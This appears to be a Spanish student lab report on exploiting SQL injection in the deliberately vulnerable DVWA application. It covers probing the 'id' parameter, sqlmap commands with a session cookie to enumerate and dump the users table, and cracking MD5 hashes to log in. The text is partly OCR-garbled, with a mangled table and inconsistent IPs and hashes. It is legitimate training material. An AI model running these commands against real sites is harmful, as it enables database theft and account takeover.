
Asignatura	Datos del alumno	Fecha
Análisis de Vulnerabilidades	Apellidos: Paz López	31/01/2022
	Nombre: Angel Ramón	


# CONFIGURACION DE LAS MAQUINAS A UTILIZAR

MÁQUINA	SISTEMA OPERATIVO	IP
Metasploitable	Kali Linux	192.168.20.26
Atacante	Kali Linux	192.168.20.5


### PRUEBA DE CONEXION



Desde la maquina atacante accederemos desde el navegador web colocando la dirección de la maquina victima en nuestro caso 192.168.20.26 obteniendo:



### Damos clic en DVWA




Las credenciales por defecto son:


Usuario: admin

Password: password

Ahora colocaremos el nivel de seguridad de la plataforma DVWA, para facilitar el entorno de ataque colocando en seguridad baja.



Ahora realizamos nuestras primeras búsquedas de los parámetros vulnerables de la URL



Al colocar el valor en la caja de texto y darle clic a submit podemos ver que nos muestra y muestra el parámetro vulnerable "id" y resultados y cambiando la URL

http://192.168.20.26/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit# ya que se esta utiliznado un método GET, si colocamos una comilla después del 1 obtendremos You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1"




Lo que nos confirma que este lado es vulnerable por el id.

Ahora para realizar el ataque de inyección usaremos la herramienta SQLmap pero antes tenemos que recopilar la información como las cookies y para ello utilizaremos el complemento del explorador de Mozilla Firefox de Kali Linux **Http Header Live** una vez que que demos clic en Sql Injection y coloquemos 1 y demos clic en submin en la pagina DVWA nos lanzara información de la pagina



# Buscamos la información cuando se hizo clic en submit



Con esta información usaremos sqlmap para obtener los nombre de las bases de sqlmap -u

"http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d" --dbs

```
root@kali:~

File Edit View Search Terminal Help

root@kali:~# sqlmap -u "http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Sub^
mit=Submit#" --cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d"
--dbs
```

Damos enter y obtenemos los nombres de las bases de datos


```
[17:26:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[17:26:06] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owaspl0
[*] tikiwiki
[*] tikiwiki
[*] tikiwiki195

[17:26:06] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.20.29'

[*] shutting down at 17:26:06
```

Usaremos este código para obtener los nombres de la Base de datos dvwa: sqlmap -u

"http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d" -D dvwa --tables



Ahora entraremos y tomaremos los datos de los usuarios registrados en la tabla de users con el siguiente código:

sqlmap -u

"http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d" -- dump --batch -T users -D dvwa

```
root@kali:~

File Edit View Search Terminal Help

root@kali:~# sqlmap -u "http://192.168.20.29/dvwa/vulnerabilities/sqli/?id=1&Sub^mit=Submit#" --cookie="security=low;PHPSESSID=5a2f9c99c5d75b46b7df67920981071d"
--dump --batch -T users -D dvwa
```

# Obteniendo la informacion de los usuarios

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N do you want to crack them via a dictionary-based attack? [Y/n/q] Y
  17:40:19] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99


17:40:19] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'

17:40:19] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c7le9e9b7'


17:40:19] [INFO] resuming password 'abcl23' for hash 'e99a18c428cb38d5f260853678922e03'

17:40:19] [INFO] postprocessing table dump
Database: dvwa
[5 entries]
  user_id | user
                          l avatar
                                                                                                         | password
                 | last_name | first_name |
             | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf9
             (password) | admin
   (abc123)
                 Brown
                                  | Gordon
                1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216
   (charley)
               pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b
| Picasso | Pablo |
                                   | Hack
   (letmein)
   (retailed) | Ficasso | Fauto
| smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf9
(password) | Smith | Bob |
```


Nos dice también que los password están usando el método hash md5 genérico y para comprobar dichos accesos de usuarios probaremos con pablo y usaremos la pagina web para decifrar https://hashes.com/es/decrypt/hash od107d09f5bbe4ocade3de5c71e9e9b



# Y como resultado



Ahora probaremos si los datos son correctos ingresando a la página de DVWA



Y podemos ver que entramos con el usuario Pablo y password letmein

